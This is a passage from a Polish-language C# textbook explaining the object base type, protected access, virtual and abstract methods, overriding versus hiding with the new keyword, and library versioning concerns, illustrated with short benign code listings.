Jeśli tworząc nową klasę, nie podam żadnego typu bazowego, to kompilator C# automatycznie używa typu `object`. Jak się niebawem przekonasz, w przypadku tworzenia niektórych innych typów, takich jak struktury, wybierane są inne typy bazowe, jednak nawet one niejawnie dziedziczą po typie `object`. (Jak zawsze wyjątkiem są tutaj wskaźniki, które nie dziedziczą po typie `object`).

Związek pomiędzy interfejsami i obiektem jest nieco bardziej subtelny. Interfejsy nie dziedziczą po typie `object`, gdyż typami bazowymi interfejsu mogą być tylko inne interfejsy. Niemniej jednak referencja, której typem jest dowolny interfejs, może zostać niejawnie skonwertowana do referencji typu `object`. Taka konwersja zawsze będzie prawidłowa, gdyż wszystkie typy, które mogą implementować interfejsy, i tak muszą dziedziczyć po typie `object`. Co więcej, C# udostępnia składowe klasy `object` za pośrednictwem referencji typu interfejsu, choć precyzyjnie rzecz ujmując, nie są one składowymi żadnego interfejsu. Oznacza to, że dowolne referencje jakiegokolwiek typu zawsze udostępniają następujące metody zdefiniowane w klasie `object`: `ToString`, `Equals`, `GetHashCode` oraz `GetType`.

## Wszechobecne metody typu object

W tej książce już niejednokrotnie używaliśmy metody `ToString`. Jej domyślna implementacja zwraca nazwę typu danego obiektu, jednak wiele typów udostępnia jej własne implementacje, zwracające nieco bardziej użyteczne tekstowe reprezentacje aktualnej wartości obiektu. Na przykład typy liczbowe zwracają dziesiętną reprezentację swojej wartości, a typ `bool` — łańcuchy "True" lub "False".

Metody `Equals` oraz `GetHashCode` zostały opisane w [Rozdział 3.](#), a tutaj krótko je przypomnę. Metoda `Equals` pozwala na porównywanie danego obiektu z dowolnymi innymi. Jej domyślna implementacja dokonuje porównania na podstawie tożsamości — czyli zwraca wartość `true` wyłącznie wtedy, gdy obiekt zostanie porównany z samym sobą. Wiele typów udostępnia implementacje metody

`Equals`, które dokonują porównania na podstawie wartości — na przykład dwa różne egzemplarze obiektu `string` mogą zawierać identyczne łańcuchy znaków, co sprawi, że zostaną uznane za równe. (Na wypadek gdybyśmy potrzebowali porównywania tożsamości, zawsze można je wykonać, używając statycznej metody `ReferenceEquals` klasy `object`). Okazuje się, że klasa `object` definiuje także statyczną wersję metody `Equals` pobierającą dwa argumenty. Sprawdza ona, czy przekazane argumenty są równe `null`, i zwraca wartość `true`, jeśli oba są równe `null`, `false`, jeśli tylko jeden z nich wynosi `null`, natomiast w pozostałych przypadkach zwracany jest wynik wywołania metody `Equals` pierwszego argumentu. Jeśli chodzi o metodę `GetHashCode`, to zgodnie z informacjami podanymi w [Rozdział 3.](#), zwraca ona liczbę całkowitą stanowiącą skróconą reprezentację wartości obiektu, wykorzystywaną przez mechanizmy bazujące na kodach mieszających, takie jak klasa kolekcji `Dictionary< TKey , TValue >`. Dowolna para obiektów, dla których metoda `Equals` zwróci wartość `true`, musi mieć takie same kody mieszające.

Metoda `GetType` pozwala pobierać informacje na temat typu obiektu. Zwraca ona referencję do danej typu `Type`. Typ ten należy do API mechanizmu odzwierciedlania, który został szczegółowo opisany w [Rozdział 13](#).

Oprócz przedstawionych metod publicznych dostępnych za pośrednictwem dowolnej referencji, typ `object` udostępnia jeszcze dwie inne powszechnie dostępne składowe. Obiekt może je wywoływać wyłącznie na sobie samym. Są to metody `Finalize` oraz `MemberwiseClone`. CLR wywołuje metodę `Finalize` za nas, by przekazać nam informację, że nasz obiekt nie jest już używany, a zajmowana przez niego pamięć zostanie odzyskana. W języku C# zazwyczaj nie korzystamy z tej metody bezpośrednio, gdyż mechanizm ten jest udostępniany za pośrednictwem destruktorów (opisanych w [Rozdział 7](#)). Metoda `MemberwiseClone` tworzy nową instancję tego samego typu co nasz obiekt i inicjalizuje ją kopiami wartości jego pól. Jeśli musimy utworzyć wierną kopię obiektu, to metoda ta może stanowić łatwiejsze rozwiązańe niż samodzielne pisanie metody, która będzie kopować wszystkie pola obiektu.

Metody te są dostępne wyłącznie wewnątrz obiektu, dlatego że najprawdopodobniej nie będziemy chcieli, by inni mogli kopiować nasze obiekty, a sytuacje, w których zewnętrzny kod mógłby wywołać metodę `Finalize` naszego obiektu, sugerując mu niezgodnie z rzeczywistością, że niedługo zostanie usunięty z pamięci, byłyby bardzo niekorzystne. Klasa `object` ogranicza dostęp do tych składowych. Jednak nie są one zdefiniowane jako prywatne, ponieważ oznaczałoby to, że są one dostępne wyłącznie dla klasy `object`, gdyż metody prywatne nie są dostępne nawet

dla klas pochodnych. Zamiast tego metody klasy `object` są **chronione** (ang. *protected*); służy do tego specyfikator `protected` zaprojektowany specjalnie z myślą o sytuacjach, gdy w grę wchodzi dziedziczenie.

## Dostępność i dziedziczenie

Obecnie znamy już niemal wszystkie poziomy dostępu, które można stosować w klasach oraz ich składowych. Elementy określane jako publiczne (`public`) są dostępne dla wszystkich, prywatne (`private`) — wyłącznie wewnątrz tego samego typu, w jakim zostały zadeklarowane, a wewnętrzne (`internal`) — wewnątrz dowolnego kodu należącego do tego samego komponentu<sup>[32]</sup>. Jednak dziedziczenie wprowadza dwa kolejne poziomy dostępu.

Składowe oznaczane jako chronione (`protected`) są dostępne wewnątrz typu, w którym zostały zdefiniowane, oraz we wszystkich typach pochodnych. Jednak z punktu widzenia kodu używającego obiektu danego typu składowe chronione są niedostępne, tak samo jak składowe prywatne.

Składowe typów można także oznaczać jako **chronione wewnętrzne** (`protected internal`). (Równie dobrze można to zapisać w postaci `internal protected`, gdyż kolejność zapisu obu tych słów kluczowych nie ma znaczenia). Ten poziom dostępu sprawia, że składowa jest nieco bardziej dostępna niż składowa chroniona bądź wewnętrzna — oznacza on bowiem, że składowa będzie dostępna dla wszystkich klas pochodnych oraz dla całego kodu umieszczonego w tym samym podzespolu.

### PODPOWIEDŹ

Można się zastanawiać nad oczywistym, konceptualnym przeciwnieństwem tego poziomu dostępu — nad składowymi, które byłyby dostępne wyłącznie dla typów pochodnych, które *jednocześnie* są umieszczone w tym samym podzespolu co typ, w którym składowe te zostały zdefiniowane. CLR udostępnia taki poziom ochrony, jednak C# nie udostępnia żadnego sposobu, by go zastosować.

Jako chronione lub chronione wewnętrzne można oznaczać nie tylko metody, lecz dowolne składowe typów. Co więcej, tych specyfikatorów dostępu można nawet używać w klasach zagnieżdżonych.

Choć składowe chronione (oraz chronione wewnętrzne) nie są dostępne za pośrednictwem zwyczajnej składowej typu, w jakim zostały zdefiniowane, to jednak wciąż należą do publicznego API tego typu w tym sensie, że będzie mógł z nich korzystać każdy, kto dysponuje dostępem do naszej klasy. W C#, podobnie jak w większości innych języków obiektowych udostępniających analogiczny mechanizm, składowe chronione są zazwyczaj używane w celu tworzenia usług, które mogą się

przydać typom pochodnym. Jeśli napiszemy klasę publiczną udostępniającą możliwość dziedziczenia, to dowolna inna klasa będzie mogła po niej dziedziczyć i uzyskać dostęp do jej składowych chronionych. Usunięcie lub zmiana tych składowych mogłyby zatem oznaczać ryzyko wystąpienia problemów w kodzie zależnym od naszej klasy, tak samo prawdopodobne jak w przypadku zmiany lub usunięcia jakichkolwiek składowych publicznych.

W przypadku dziedziczenia po klasie nasz nowy typ nie może być bardziej dostępny niż jego typ bazowy. Na przykład: jeśli dziedziczymy po klasie wewnętrznej, nie możemy zadeklarować naszej klasy jako publicznej. Wybrana klasa bazowa tworzy fragment API naszej nowej klasy, a zatem każdy, kto jej używa, będzie także używał klas bazowej. Oznacza to, że jeśli klasa bazowa nie jest dostępna, to żadna nasza nowa klasa nie będzie dostępna; właśnie z tego powodu C# nie pozwala, by klasa pochodna była bardziej dostępna od jej klasy bazowej. Na przykład: jeśli dziedziczymy po chronionej klasie zagnieżdzonej, to nowy typ musi być chroniony lub prywatny, natomiast nie może być publiczny, wewnętrzny ani chroniony wewnętrzny.

#### PODPOWIEDŹ

Ograniczenie to nie obowiązuje implementowanych interfejsów. Klasa oznaczona jako publiczna może implementować wewnętrzne lub prywatne interfejsy. Jednak ograniczenie to dotyczy interfejsów bazowych interfejsu: interfejs publiczny nie może dziedziczyć po interfejsie wewnętrznym.

W przypadku definiowania metod istnieje jeszcze jedno słowo kluczowe, które można stosować: **virtual**.

## Metody wirtualne

**Metoda wirtualna** to taka, którą klasa pochodna może zastąpić. Kilka spośród metod definiowanych przez klasę **object** to właśnie metody wirtualne; każda z metod **ToString**, **Equals**, **GetHashCode** oraz **Finalize** została zaprojektowana tak, by można ją było zastąpić. Kod niezbędny do wygenerowania użytkowej, tekstowej reprezentacji zawartości obiektu będzie zapewne znacząco różny w poszczególnych klasach, podobnie zresztą jak logika umożliwiająca sprawdzenie równości obiektów oraz wygenerowanie kodu mieszącego. Typy zazwyczaj definiują finalizator wyłącznie w przypadkach, gdy muszą wykonywać jakieś wyspecjalizowane czynności związane z usuwaniem niepotrzebnych już obiektów.

Nie wszystkie metody są wirtualne. W rzeczywistości w języku C# domyślnie metody takie nie są. Na przykład metoda **GetType** klasy **object** nie jest wirtualna, a zatem zawsze można wierzyć zwracanym przez nią informacjom, gdyż wiadomo,

że to, co wywołujemy, jest metodą `GetType` .NET Framework, a nie jakimś jej zamiennikiem udostępnionym w używamy typie, by nas wprowadzić w błąd. Aby zadeklarować, że metoda powinna być wirtualna, należy użyć słowa kluczowego `virtual`, tak jak pokazano na [Przykład 6-20](#).

#### Przykład 6-20. Klasa z metodą wirtualną

```
public class BaseWithVirtual
{
    public virtual void ShowMessage()
    {
        Console.WriteLine("Witamy w metodzie BaseWithVirtual");
    }
}
```

Składnia wywołania metod wirtualnych jest całkowicie normalna; jak widać na [Przykład 6-21](#), wygląda ona dokładnie tak samo jak wywołanie każdej innej metody.

#### Przykład 6-21. Stosowanie metod wirtualnych

```
public static void CallVirtualMethod(BaseWithVirtual o)
{
    o.ShowMessage();
}
```

Różnica pomiędzy wywołaniami metod wirtualnych i niewirtualnych polega na tym, że w przypadku tych pierwszych kod wywołania decyduje, którą metodę wywołać w trakcie działania programu. W rzeczywistości kod przedstawiony na [Przykład 6-21](#) sprawdza przekazany obiekt i jeśli okaże się, że jego typ udostępnia własną implementację metody `ShowMessage`, to zostanie ona wywołana zamiast metody zdefiniowanej w klasie `BaseWithVirtual`. Metoda ta jest wybierana na podstawie faktycznego typu obiektu docelowego, określonego w trakcie działania programu, a nie na podstawie statycznego typu (określonego podczas komplikacji) wyrażenia odwołującego się do obiektu docelowego.

#### PODPOWIĘDŹ

Ponieważ wywołanie metody wirtualnej wybiera metodę na podstawie typu obiektu, na rzecz którego zostało ono wykonane, zatem metody statyczne nie mogą być metodami wirtualnymi.

Oczywiście typy pochodne nie muszą zastępować metod wirtualnych. Przykład z [Przykład 6-22](#) przedstawia dwie klasy dziedziczące po klasie z [Przykład 6-20](#).

Pierwsza z nich pozostawia implementację metody `ShowMessage` określoną przez klasę bazową. Druga z nich przesłania tę metodę. Należy zwrócić uwagę na słowo

kluczowe `override` — C# wymaga jawnego zaznaczenia, że mamy zamiar przesłonić metodę wirtualną.

#### Przykład 6-22. Przesłanianie metod wirtualnych

```
public class DeriveWithoutOverride : BaseWithVirtual
{
}

public class DeriveAndOverride : BaseWithVirtual
{
    public override void ShowMessage()
    {
        Console.WriteLine("Ta metoda przesłania metodę wirtualną!");
    }
}
```

Możemy używać tych typów w wywołaniach metody przedstawionej na [Przykład 6-21](#). Kod zamieszczony na [Przykład 6-23](#) wywołuje ją trzy razy, za każdym razem przekazując do niej obiekt innego typu.

#### Przykład 6-23. Wykorzystanie metod wirtualnych

```
CallVirtualMethod(new BaseWithVirtual());
CallVirtualMethod(new DeriveWithoutOverride());
CallVirtualMethod(new DeriveAndOverride());
```

Ten kod wygeneruje następujące wyniki:

```
Witamy w metodzie BaseWithVirtual
Witamy w metodzie BaseWithVirtual
Ta metoda przesłania metodę wirtualną!
```

Oczywiście jeśli przekażemy obiekt klasy bazowej, to uzyskamy wyniki generowane przez metodę `ShowMessage` tej klasy bazowej. Ten sam komunikat zobaczymy, gdy użyjemy obiektu klasy pochodnej, która nie przesłania metody wirtualnej. W wynikach pojawił się inny komunikaty tylko w ostatnim przypadku, kiedy została użyta klasa, która przesłania metodę wirtualną.

Przesłanianie jest bardzo podobne do implementacji metod interfejsu — metody wirtualne stanowią kolejny sposób tworzenia polimorficznego kodu. Metoda z [Przykład 6-21](#) może operować na wielu różnych typach, które w razie konieczności mogą modyfikować swoje działanie. Podstawowa różnica polega na tym, że klasa bazowa może udostępnić domyślną implementację każdej metody wirtualnej, co nie jest możliwe w przypadku interfejsów.

## Metody abstrakcyjne

Można zdefiniować metodę wirtualną bez podawania jej domyślnej implementacji. W języku C# takie metody nazywane są **metodami abstrakcyjnymi** (ang. *abstract*

*methods*). Jeśli klasa zawiera jedną lub kilka metod wirtualnych, to jest ona niekompletna, ponieważ nie udostępnia wszystkich definiowanych metod. Takie klasy także są nazywane abstrakcyjnymi i nie ma możliwości tworzenia ich instancji; próba użycia operatora `new` w celu utworzenia obiektu klasy abstrakcyjnej spowoduje zgłoszenie błędu komplikacji. Przedstawiając klasy, warto czasem jawnie zaznaczyć, że konkretna klasa *nie* jest abstrakcyjna; w takim przypadku jest ona określana jako **klasa konkretna**.

Jeśli tworząc nową klasę dziedziczącą po klasie abstrakcyjnej, nie podamy implementacji wszystkich jej metod abstrakcyjnych, to także klasa pochodna będzie abstrakcyjną. Jeśli chce się utworzyć klasę abstrakcyjną, trzeba to jawnie zaznaczyć, używając słowa kluczowego `abstract`; jeśli zabraknie go w klasie, która zawiera niezaimplementowane metody abstrakcyjne (niezależnie od tego, czy zostaną one odziedziczone po klasie bazowej, czy też zostały zdefiniowane w danej klasie), to kompilator C# zgłosi stosowny błąd. **Przykład 6-24** przedstawia klasę abstrakcyjną definiującą jedną abstrakcyjną metodę. Metody abstrakcyjne są z definicji wirtualne; udostępnianie metody pozabawionej ciała bez jednoczesnego zapewnienia możliwości jej zaimplementowania w klasach pochodnych nie miałoby większego sensu.

#### Przykład 6-24. Klasa abstrakcyjna

```
public abstract class AbstractBase
{
    public abstract void ShowMessage();
}
```

Deklaracje metod abstrakcyjnych, podobnie jak składowych interfejsów, definiują jedynie ich sygnatury, natomiast nie zawierają ciała. Jednak w odróżnieniu od interfejsów każda metoda abstrakcyjna może mieć inny poziom dostępu — nic nie stoi na przeszkodzie, by metoda abstrakcyjna została zdefiniowana jako publiczna, wewnętrzna, chroniona wewnętrzna bądź chroniona. (Definiowanie metody abstrakcyjnej jako prywatnej nie ma sensu, gdyż oznaczałoby to, że jest ona niedostępna dla typów pochodnych, a co za tym idzie, że nie można jej przesłonić).

#### PODPOWIEDŹ

Choć klasy zawierające metody abstrakcyjne muszą być klasami abstrakcyjnymi, to jednak stwierdzenie odwrotne nie jest prawdziwe. Całkowicie poprawne, choć nieco dziwne, byłoby zdefiniowanie klasy jako abstrakcyjnej, choć nie zawierałaby ona żadnych metod abstrakcyjnych. Takie rozwiązanie oznaczałoby, że nie można tworzyć obiektów tej klasy. Klasa dziedzicząca po takiej klasie abstrakcyjnej byłaby jednak klasą konkretną bez konieczności przesłaniania jakichkolwiek metod abstrakcyjnych.

Klasy abstrakcyjne mogą deklarować, że implementują interfejs, bez konieczności

udostępniania jego pełnej implementacji. Nie można jednak zadeklarować implementacji interfejsu i całkowicie pominąć jego składowych. Wszystkie składowe interfejsu muszą zostać jawnie zadeklarowane, przy czym te, których nie chcemy implementować, należy oznaczyć jako abstrakcyjne (tak jak pokazuje przykład z [Przykład 6-25](#)). W takim przypadku klasa pochodna jest zobowiązana do dostarczenia niezbędnej implementacji.

### Przykład 6-25. Abstrakcyjna implementacja interfejsu

```
public abstract class MustBeComparable : IComparable<string>
{
    public abstract int CompareTo(string other);
}
```

Bez wątpienia możliwości klas abstrakcyjnych i interfejsów w pewnym stopniu się pokrywają. Oba te mechanizmy pozwalają definiować typy abstrakcyjne, których kod może używać bez potrzeby dokładnej znajomości konkretnego typu, który pojawi się w trakcie działania programu. Każdy z nich ma swoje zalety oraz wady. Interfejsy mają tę zaletę, że jeden typ może implementować wiele interfejsów; każda klasa może mieć tylko jedną klasę bazową. Jednak klasy abstrakcyjne mogą określić domyślną implementację niektórych lub nawet wszystkich swoich metod. Dzięki temu klasy abstrakcyjne można łatwiej modyfikować, kiedy będziemy udostępniać kolejne wersje kodu.

Wyobraźmy sobie, co by się stało, gdybyśmy napisali i udostępnili bibliotekę definiującą kilka publicznych interfejsów, a w drugiej wersji tej biblioteki zdecydowalibyśmy się dodać do niektórych spośród nich nowe metody. Taka zmiana nie musiałaby oznaczać problemów dla osób korzystających z naszego kodu; po dodaniu do naszego typu nowych możliwości nie trzeba będzie zmieniać kodu używającego referencji tego typu. Co by się jednak stało, gdyby któryś z użytkowników naszej biblioteki napisał implementację jej interfejsów? Założymy na przykład, że w kolejnej wersji .NET Framework firma Microsoft zdecyduje się dodać nową składową do interfejsu `IEnumerable<T>`.

To byłby prawdziwa katastrofa. Ten interfejs jest powszechnie używany, lecz także często implementowany. Klasy, które już wcześniej go zaimplementowały, po takiej zmianie stałyby się nieprawidłowe, gdyż nie udostępniałyby jednej z jego składowych; a zatem starego kodu nie można by skompilować, a w już skompilowanym kodzie w trakcie jego wykonywania byłby zgłaszaną wyjątką `MissingMethodException`. Oczywiście przypadkowo mogłoby się zdarzyć, że niektóre klasy będą zawierały metodę o tej samej nazwie i sygnaturze co nowa metoda dodana do interfejsu. Kompilator potraktowałby taką istniejącą już składową jako element implementacji interfejsu, choć programista, który ją napisał, nie zrobił tego zapewne w tym celu. A zatem jeśli tylko istniejący kod przez

przypadek nie robiłby dokładnie tego, czego by wymagała nowa składowa interfejsu, to mielibyśmy spore problemy i napotkali błędy komilacji.

Właśnie z tego powodu powszechnie stosowana zasada nakazuje, by nie modyfikować już opublikowanych interfejsów. Jeśli dysponujemy pełną kontrolą nad całym kodem używającym interfejsu, to nic nie stoi na przeszkodzie, by zmodyfikować ten interfejs, gdyż możemy także wprowadzić niezbędne modyfikacje w kodzie, który go używa. Kiedy jednak interfejs stanie się dostępny dla kodu, który nie znajduje się pod naszą kontrolą — czyli gdy został opublikowany — to utracimy możliwość modyfikowania go bez ryzyka, że takie zmiany spowodują problemy w czymś kodzie.

W przypadku stosowania abstrakcyjnych klas bazowych problem ten nie występuje. Oczywiście wprowadzenie nowych składowych doprowadziłoby do pojawienia się tych samych kłopotów, jednak wprowadzanie nowych metod wirtualnych jest zdecydowanie mniej problematyczne. Dodając nową nieabstrakcyjną metodę, można podać jej domyślną implementację, więc to, czy klasa pochodna zdecyduje się ją zaimplementować, czy nie, nie ma większego znaczenia.

Co się jednak stanie, kiedy po udostępnieniu wersji 1.0 komponentu w wersji 1.1 dodamy do niego nową metodę wirtualną, która będzie mieć taką samą nazwę i sygnaturę co jedna z metod dodanych przypadkowo przez użytkownika naszego komponentu w jednej z jego klas pochodnych? Założymy, że w wersji 1.0 nasz komponent definiuje raczej mało interesującą klasę bazową, przedstawioną na [Przykład 6-26](#).

#### Przykład 6-26. Typ bazowy w wersji 1.0

---

```
public class LibraryBase
{
}
```

Gdybyśmy udostępniли taką bibliotekę, może jako niezależny produkt, a może jako fragment większego zestawu narzędzi programistycznych (SDK) tworzonego z myślą o naszej aplikacji, to klient mógłby napisać własną klasę, taką jak ta przedstawiona na [Przykład 6-27](#). Jak widać, dodał do niej metodę `Start`, która bez wątpienia nie ma przesłaniać żadnej metody klasy bazowej.

#### Przykład 6-27. Klasa pochodna dla biblioteki w wersji 1.0

---

```
public class CustomerDerived : LibraryBase
{
    public void Start()
    {
        Console.WriteLine("Metoda Start typu pochodnego");
    }
}
```

Oczywiście nie będziemy znali każdego wiersza kodu napisanego przez naszego klienta, a zatem możemy nic nie wiedzieć o jego metodzie `Start`. Dlatego też nic nie stoi na przeszkodzie, byśmy w wersji 1.1 naszej biblioteki zdecydowali się dodać nową metodę wirtualną o nazwie `Start`, taką jak ta z [Przykład 6-28](#).

### Przykład 6-28. Typ bazowy w wersji 1.1

```
public class LibraryBase
{
    public virtual void Start() { }
}
```

Wyobraźmy sobie, że nasz system wywołuje tę metodę jako element procedury inicjalizacyjnej. Zdefiniowaliśmy domyślną, pustą implementację metody, aby typy dziedziczące po `LibraryBase`, które nie biorą udziału w procedurze inicjalizacyjnej, nie musiały niczego robić. Natomiast klasy, które chcą brać udział w inicjalizacji, mogą tę metodę przesłonić. Ale co się stanie z klasą z [Przykład 6-27](#)? Nie ma wątpliwości, że programista, który ją napisał, nie miał zamiaru, by jego klasa brała udział w naszym nowym mechanizmie inicjalizacji. W końcu w momencie tworzenia tej klasy mechanizm ten w ogóle nie istniał. Być może byłoby najlepiej, gdyby nasz kod wywoływał metodę `Start` klasy `CustomerDerived`, można bowiem sądzić, że nasz klient oczekiwał, że będzie ona wywoływana tylko wtedy, kiedy jego kod o tym zdecyduje. Jeśli nasz klient spróbuje skompilować kod z [Przykład 6-27](#) z biblioteką w wersji 1.1 (zamieszczoną na [Przykład 6-28](#)), to kompilator ostrzeże go, że coś jest nie w porządku:

```
warning CS0114: 'CustomerDerived.Start()' hides inherited member
'LibraryBase.Start()'. To make the current member override that implementation,
add the override keyword. Otherwise add the new keyword. [33]
```

To właśnie z tego powodu kompilator C# wymaga użycia słowa kluczowego `override` podczas zastępowania metod wirtualnych. Po prostu chce się dowiedzieć, czy faktycznie mamy zamiar przesłonić istniejącą metodę, aby w przypadku, gdy nie jest to zamierzone, móc nas ostrzec.

Jak widać, kompilator generuje **ostrzeżenie** (ang. *warning*), a nie **błąd** (ang. *error*), gdyż oferuje mechanizm, który najprawdopodobniej zapewni bezpieczeństwo, jeśli cała sytuacja nastąpiła w wyniku udostępnienia nowej wersji biblioteki. Kompilator zgaduje — i w tym przypadku jest to słuszne przypuszczenie — że programista, który napisał klasę `CustomerDerived`, nie miał zamiaru przesyłać metody `Start` klasy `LibraryBase`. A zatem metoda `Start` typu `CustomerDerived` nie przesyła metody `Start` typu bazowego — `LibraryBase` — a ją ukrywa. Mówimy, że typ pochodny ukrywa składową typu bazowego, kiedy wprowadza nową składową o tej samej nazwie.

Ukrywanie metod jest czymś całkowicie odmiennym od ich przesłaniania. W przypadku ukrywania metoda klasy bazowej nie jest zastępowana. Przykład przedstawiony na [Przykład 6-29](#) demonstruje, w jaki sposób można uzyskać dostęp do ukrytej metody `Start`. Kod tworzy obiekt klasy pochodnej `CustomerDerived`, a następnie zapisuje referencje do tego obiektu w dwóch zmiennych: pierwszej typu `CustomerDerived`, a drugiej typu `LibraryBase`. Następnie używa obu tych referencji do wywołania metody `Start`.

#### Przykład 6-29. Metody ukryte a wirtualne

```
var d = new CustomerDerived();
LibraryBase b = d;

d.Start();
b.Start();
```

W przypadku użycia zmiennej `d` wywołanie metody `Start` spowodowało w rzeczywistości wywołanie metody `Start` zdefiniowanej w typie pochodnym, czyli tej, która ukryła metodę klasy bazowej. Jednak zmienna `b` jest typu `LibraryBase`, dlatego jeśli jej użyjemy, wywołamy metodę `Start` klasy bazowej. Gdyby klasa `CustomerDerived` przesłoniła metodę `Start` klasy bazowej, zamiast ją ukrywać, to oba powyższe wywołania spowodowałyby wywołanie metody klasy pochodnej.

Kiedy kolizje nazw pojawiają się ze względu na udostępnienie nowej wersji biblioteki, to takie ukrywanie metod jest zazwyczaj prawidłowym rozwiązaniem. Jeśli w kodzie klienta zostanie użyta zmienna typu `CustomerDerived`, to kod będzie zapewne chciał wywołać metodę `Start` zdefiniowaną w typie pochodnym. Niemniej jednak kompilator wygeneruje ostrzeżenie, gdyż nie jest w stanie jednoznacznie określić, czy właśnie to jest przyczyną problemu. Może się bowiem zdarzyć, że faktycznie *chcieliśmy* przesłonić metodę, lecz zapomnieliśmy dodać do niej słowa kluczowego `override`.

Podobnie jak wielu programistów, także i ja nie lubię oglądać ostrzeżeń generowanych przez kompilator i staram się unikać pisania kodu, który by je generował. Co jednak powinniśmy zrobić, kiedy udostępnienie nowej wersji biblioteki postawi nas w takiej sytuacji? Najlepszym długofalowym rozwiązaniem będzie zapewne zmiana nazwy metody w klasie pochodnej, tak by jej nazwa nie kolidowała z metodą dodaną w nowej wersji biblioteki. Niemniej jednak jeśli gonią nas terminy, to zapewne wolelibyśmy skorzystać z bardziej wygodnego rozwiązania. Dlatego też C# pozwala zadeklarować, że wiemy o występowaniu konfliktu nazw i zdecydowanie chcemy ukryć składową klasy bazowej, a nie ją przesłaniać. Jak pokazuje przykład przedstawiony na [Przykład 6-30](#), możemy użyć słowa kluczowego `new`, by przyznać, że wiemy o występowaniu problemu i

jestemy całkowicie zdecydowani ukryć składową klasy bazowej. W razie użycia słowa kluczowego `new` kod będzie działał w taki sam sposób, jednak kompilator nie wygeneruje żadnych ostrzeżeń, ponieważ zapewniliśmy go, że wiemy, co robimy. Niemniej jednak sam problem pozostaje i w przyszłości trzeba będzie go rozwiązać, gdyż istnienie w tym samym typie dwóch metod o tej samej nazwie, lecz innym znaczeniu wcześniej czy później na pewno doprowadzi do zamieszania.

#### Przykład 6-30. Unikanie ostrzeżeń podczas ukrywania składowych

```
public class CustomerDerived : LibraryBase
{
    public new void Start()
    {
        Console.WriteLine("Metoda Start typu pochodnego ");
    }
}
```

Sporadycznie można się spotkać z użyciem słowa kluczowego `new` w przedstawiony powyżej sposób, lecz w innym celu niż ukrywanie składowych. Na przykład interfejs `ISet<T>`, który pokazano w [Rozdział 5.](#), używa go w celu udostępnienia nowej metody `Add`. `ISet<T>` dziedziczy po interfejsie `ICollection<T>`, interfejsie, który już udostępnia metodę `Add`, przy czym metoda ta pobiera instancję obiektu `T` i zwraca wartość `void`. Interfejs `ISet<T>` wprowadza nową metodę `Add` — o nieco innej sygnaturze, przedstawionej na [Przykład 6-31](#).

#### Przykład 6-31. Ukrywanie w celu zmiany sygnatury

```
public interface ISet<T> : ICollection<T>
{
    new bool Add(T item);
    // ... pozostałe składowe pominięte w celu skrócenia listingu
}
```

Metoda `Add` interfejsu `ISet<T>` zwraca informację, czy dodany element znajdował się już wcześniej w zbiorze; analogiczna metoda interfejsu `ICollection<T>` nie dawała takich możliwości. Interfejs `ISet<T>` wymaga, by jego metoda `Add` miała inny typ wartości wynikowej — `bool`, a nie `void` — w tym celu definiuje metodę `Add`, używając przy tym operatora `new`; informuje tym samym kompilator, że powinien ukryć metodę `Add` typu `ICollection<T>`. Cały czas dostępne będą obie metody — jeśli utworzymy dwie zmienne, jedną typu `ICollection<T>`, a drugą typu `ISet<T>`, odwołujące się do tego samego obiektu, to pierwsza z nich zapewni nam dostęp do metody `Add` typu bazowego, zwracającej wartość `void`, a druga — do metody typu pochodnego, zwracającej wartość `bool`. (Twórcy biblioteki .NET Framework nie musieli tak postępować. Równie dobrze mogli nadać nowej

metodzie Add inną nazwę, na przykład `AddIfNotPresent`. Jednak prawdopodobnie nieco mniej zamieszania spowoduje nadawanie wszystkim metodom służącym do dodawania elementów do kolekcji jednej nazwy; zwłaszcza że wynik zwracany przez te metody można zignorować, a w takim przypadku nowej metody Add nie da się odróżnić od starej. Co więcej, większość implementacji interfejsu `ISet<T>` będzie implementować metodę `ICollection<T>.Add`, wywołując ją bezpośrednio za pośrednictwem metody `ISet<T>.Add`, dlatego też nadawanie obu tym metodom tej samej nazwy ma sens).

Jak na razie przyjrzelismy się ukrywaniu metod wyłącznie w kontekście kompilowania starego kodu z nową wersją biblioteki. A co się stanie, kiedy będziemy mieli stary kod skompilowany z wykorzystaniem starej wersji biblioteki, który jednak działa wraz z nową wersją biblioteki? Wystąpienie takiego scenariusza jest bardzo prawdopodobne, jeśli używana biblioteka należy do biblioteki klas .NET Framework. Założymy, że korzystamy z komponentu stworzonego przez firmę trzecią, lecz dysponujemy nim wyłącznie w formie binarnej (czyli na przykład został on kupiony od firmy, która nie udostępnia jego kodu źródłowego). Twórcy zakładali, że będzie on używany wraz z konkretną wersją .NET Framework. Jeśli uaktualnimy naszą aplikację, tak by działała z nowszą wersją .NET, to może się zdarzyć, że nie będziemy w stanie zdobyć nowszej wersji komponentu — może twórcy jeszcze nie zdążyli go zaktualizować, a może firma w ogóle przestała istnieć.

Jeśli używane komponenty zostały skompilowane z myślą o użyciu na przykład w .NET 4.0, a używamy ich w projekcie przygotowywanym w .NET 4.5, to wszystkie te komponenty będą korzystać z biblioteki klas dostępnej w .NET Framework 4.5. W .NET Framework wykorzystywana jest polityka wersjonowania kodu, która sprawia, że wszystkie komponenty używane w danym programie muszą korzystać z tej samej wersji biblioteki klas .NET, niezależnie od tego, dla której wersji .NET były przygotowywane poszczególne komponenty. A zatem jest całkowicie możliwe, by jakiś komponent, *OldControls.dll*, zawierał klasy dziedziczące po klasach .NET 4.0 Framework oraz definiował składowe, których nazwy kolidują z nowymi składowymi wprowadzonymi w .NET 4.5.

Jest to mniej więcej taka sama sytuacja jak ta opisana wcześniej, z tą różnicą, że kod napisany z myślą o starszej wersji biblioteki nie będzie rekompilowany. Kompilator nie wyświetli żadnego ostrzeżenia o ukrywaniu metod, gdyż wymagałoby to uruchomienia kompilatora, a my dysponujemy jedynie binarną wersją komponentów. Co się zatem stanie?

Na szczęście nie musimy ponownie kompilować takiego komponentu. Kompilator C# dla każdej z kompilowanych metod umieszcza w kodzie wynikowym różne

